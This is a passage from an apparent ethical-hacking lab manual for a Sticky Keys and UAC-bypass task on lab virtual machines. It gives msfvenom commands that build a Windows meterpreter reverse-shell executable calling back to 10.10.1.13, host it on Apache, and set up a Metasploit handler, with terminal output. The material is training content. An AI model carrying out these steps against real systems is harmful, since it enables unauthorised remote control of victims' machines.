47. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.
48. Close all open windows and document all the acquired information.

Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Turn on the **Windows 11** virtual machine.
2. In the **Parrot Security** virtual machine and launch a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.

```


msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Termi
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/
Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#

```


7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
8. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** in the terminal window and press **Enter**.
 9. Start the Apache server by typing **service apache2 start** and press **Enter**.



```
service apache2 start - Parrot Terminal
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/
Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
# cp /home/attacker/Desktop/Windows.exe /var/www/html/share
[root@parrot]-[~]
# service apache2 start
[root@parrot]-[~]
#
```


10. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```

Applications Places System [root@parrot]-[~] Wed Apr 6, 12:01
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#msfconsole

Metasploit v6.1.9-dev
2169 exploits - 1149 auxiliary - 398 post
592 payloads - 45 encoders - 10 nops
9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 >

```

11. In Metasploit type **use exploit/multi/handler** and press **Enter**.

12. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

```


Metasploit v6.1.9-dev
2169 exploits - 1149 auxiliary - 398 post
592 payloads - 45 encoders - 10 nops
9 evasion

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >


```


13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now, type **run** in the Metasploit console and press **Enter**.

